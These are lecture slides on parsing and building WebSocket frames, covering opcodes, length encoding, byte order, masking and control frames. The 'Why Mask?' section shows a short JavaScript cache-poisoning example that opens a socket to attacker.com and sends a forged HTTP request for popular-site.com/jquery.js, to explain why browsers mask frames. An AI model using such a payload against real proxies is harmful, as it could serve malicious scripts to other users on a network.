WebSocket Frames
Parsing and building WebSocket frames bit by bit, masking and why it exists, and control frames (close, ping, pong)
WebSockets
WebSockets
- Last time we saw how to establish a WebSocket connection
- Today, we'll parse and send messages over the socket

WebSocket Frame
https://tools.ietf.org/html/rfc6455#section-5.2
Protocols Sidenote
- Many of the protocols used in the Internet define the order and meaning of bits that are sent
- Sender assembles the bits of a message following the protocol
- Send the bits through the Internet
- Receiver interprets the bits following the same protocol to extract meaning from the bits
- Protocols enable complex communication using only 1's and 0's
Protocols Sidenote

- TCP/IP protocol headers shown here
- Routers read the IP header following this protocol to know how to route a packet
- Endpoints follow the TCP protocol to assemble a sequence of packets and send it to the process using the given port
WebSocket Frame
- The WebSocket protocol functions the same way
- Client and server agree to follow this protocol
- Send bits in this specific order
- We can rely on the client following this protocol

Network Stack
- An IP packet containing a WebSocket frame looks like this
Parsing Frames
Parsing Bits
- We will have to read frames at the bit level
- It's already in a byte array when we receive it
- We can access any byte and extract the bits we need
- Helpful to recall that bytes are represented as 8-bit integer values (0-255)
Parsing Bits Recall
- To read the opcode:
- get the byte at index 0
- Bitwise AND this byte with a "bit mask" of 0x0F (00001111)
- This will 0 out the 4 higher order bits
- We now have an int from 0-15 representing the opcode
- To read the FIN bit:
- Shift the first byte right by 7 bits
WebSocket Frame
- FIN: The finish bit
- 1 - This is the last frame for this message
- 0 - There will be continuation frames containing more data for the same message
- More about this in the next lecture
- Until then, it will always be 1
WebSocket Frame
- RSV: Reserved bits
- Used to specify any extensions being used
- Nonzero only if the client and server agreed on an extension in the handshake
- Chrome offers
Sec-WebSocket-Extensions: permessage-deflate. Your 101 response doesn't accept it, so no extension is used
- [You can assume these are always 000 for the HW]
WebSocket Frame
- opcode: Operation code
- Specifies the type of information contained in the payload
Opcodes
| Opcode | Type |
|---|---|
| 0000 | Continuation Frame |
| 0001 | Text |
| 0010 | Binary |
| 1000 | Close |
| 1001 | Ping |
| 1010 | Pong |
- Opcodes 1000 and above are control frames
WebSocket Frame
- MASK: Mask bit
- Set to 1 if a mask is being used
- Set to 0 if no mask is being used
- This will always be 1 when receiving messages from a client
- You will always set this to 0 when sending a frame from your server
Frame Length
- The next bits will represent payload length in bytes
- Similar to Content-Length
- The length can be represented in 7, 16, or 64 bits
Frame Length
- If the length is <126 bytes
- The length is represented in 7 bits, sharing a byte with the MASK bit
- The next bit after the length is either the mask or payload
Frame Length
- If the length is >=126 and <65536 bytes
- The 7 bit length will be exactly 126 (1111110)
- The next 16 bits represents the payload length
Frame Length
- If the length is >=65536 bytes
- The 7 bit length will be exactly 127 (1111111)
- The next 64 bits represents the payload length
- 18,446,744,073,709,551,615 max length!
- 16 exabytes / 16,000,000 terabytes
Frame Length
- To read the frame length, read the 7 bit length
- If the value is 126, read the next 16 bits as the length
- If the value is 127, read the next 64 bits as the length
- Else, the value itself is the length
Byte Order
- Multi-byte values sent over a network are big-endian
- Most significant byte first. Also called "network byte order"
- IP and TCP headers, the 16 and 64 bit WebSocket lengths, and the close frame status code
- The bytes
[0x01, 0x2C]as a 16-bit length are0x012C= 300- Read them little-endian and you get
0x2C01= 11265
- Read them little-endian and you get
- On the HW, you allowed to research and use packages that perform byte/int conversions
Mask and Payload
- After all the payload length bits:
- If the MASK bit == 1 (client to server messages), the next 4 bytes is the masking key
- If the MASK bit == 0 (server to client and all control frames), the payload begins
Mask and Payload
- If there is a mask, read these 4 bytes
- The mask will be randomly generated by the client for each message
- You must parse this each time a message is received
Mask and Payload
- Each 4 bytes of the payload has been XORed with the mask by the client
- Byte
iof the payload was XORed with bytei % 4of the mask- XOR it with the same mask byte again to get the original byte back
- If the length is not a multiple of 4, the last few bytes only use the first bytes of the mask
- i.e. Always reading 4 bytes at a time will cause an index out of bounds error ~75% of the time
XOR Example
- If 4 bytes of the message are:
01001001 01000011 01010101 00100001
- And the random mask is:
01111011 00100010 01110101 01110011
- This part of the payload will be "message XOR mask":
00110010 01100001 00100000 01010010
- When we receive these bits and XOR it with the mask again we get the original message bits:
01001001 01000011 01010101 00100001
Mask and Payload
- Once the payload is XORed with the mask 4 bytes at time we get the entire message
- Then process the message
Why Mask?
Masking Is Not Encryption
- The mask is sent in the same frame as the payload
- Anyone who can see the frame can unmask it
- So why does the browser mask every frame it sends?
Proxy Cache Poisoning
- Many networks send all web traffic through a proxy (schools, companies, ISPs)
- It caches responses to speed things up for everyone on the network
- Some proxies didn't understand
Upgrade- They kept reading the bytes after the handshake as if they were HTTP
- Without masking, the attacker's JavaScript chooses the exact bytes on the wire
const socket = new WebSocket("ws://attacker.com/websocket");
socket.send("GET /jquery.js HTTP/1.1\r\nHost: popular-site.com\r\n\r\n");- The proxy sees a request for
popular-site.com/jquery.json a connection to the attacker's server- The attacker's server responds with malicious JavaScript
- The proxy caches it as
popular-site.com/jquery.jsfor everyone on the network
Masking Fixes It
- The browser picks a new random mask for every frame
- The attacker's JavaScript chooses the payload, but can't predict the bytes on the wire
- It can't make them look like an HTTP request to anything in between
- Frames from the server aren't masked
- The attacker's server can already send any bytes it wants. A mask wouldn't stop anything
- Researchers demonstrated this attack in 2011 while WebSockets were being standardized
- Masking was added to the protocol because of it
Control Frames
Close Frames
- Opcode: 1000
- Either side may send a close frame to end the connection
- Optional payload: a 2-byte status code (big-endian), then an optional reason in UTF-8
- 1000: Normal closure
- 1001: Going away (the tab closed, the server is shutting down)
- 1002: Protocol error
- 1009: Message too big
- When you receive a close frame: send a close frame back, then close the TCP connection
Close Frame Structure
A server (no mask) closing normally (status code 1000, no reason): 0x88 0x02 0x03 0xE8
| Byte | Bits | Meaning |
|---|---|---|
| 0 | 10001000 |
FIN = 1, RSV = 000, opcode = 1000 (close) |
| 1 | 00000010 |
MASK = 0, payload length = 2 |
| 2-3 | 00000011 11101000 |
Status code 0x03E8 = 1000 (big-endian) |
| 4+ | Optional reason in UTF-8 (none here) |
Reading a Close Frame
- The status code is the first 2 bytes of the payload
code := binary.BigEndian.Uint16(payload[0:2])
- Close frames from the client are masked like any other frame
- Unmask the payload before reading the code
- The payload may be empty, with no status code at all
- Check the length before reading 2 bytes
Ping and Pong
- Ping (1001): "Are you still there?"
- Pong (1010): "Yes"
- Must contain the same payload as the ping it answers
- Browsers answer pings automatically
- JavaScript never sees them, and can't send them
- Servers send pings to check on their clients
Why Ping?
- A browser sends a close frame when a tab closes normally
- Laptop lid closed, Wi-Fi drops, phone goes into a tunnel: nothing is sent
- No close frame. The connection looks open forever
- Your server can't tell a quiet connection from a dead one
- Ping regularly
- If you don't see a pong in return, the connection is dead